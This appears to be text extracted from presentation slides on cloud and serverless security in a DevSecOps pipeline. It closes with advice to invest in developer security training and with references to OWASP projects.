





Serverless Computing



Circle Back to the Cloud: Lambdas



Security Validation in the DevSecOps Pipeline



Finally

- Realize:
 - A software development program focusing on infrastructure security is becoming anachronistic
 - Checklists and scanners are useful to cover your bases, but we can't rely on them
- Move forward:
 - Use the evolution of cloud technologies reduces the attack surface
 - Redirect resources (time and money) from infrastructure to code
 - Invest in security training for developers
 - Have a plan for your SDLC

References

- OWASP
<https://owasp.org/>
- OWASP Dependency Check
<https://owasp.org/www-project-dependency-check/>
- OWASP Top 10
<https://owasp.org/www-project-top-ten/>
- OWASP SAMM
<https://owasp.org/www-project-samm/>
- Hack EDU
<https://www.hackedu.com>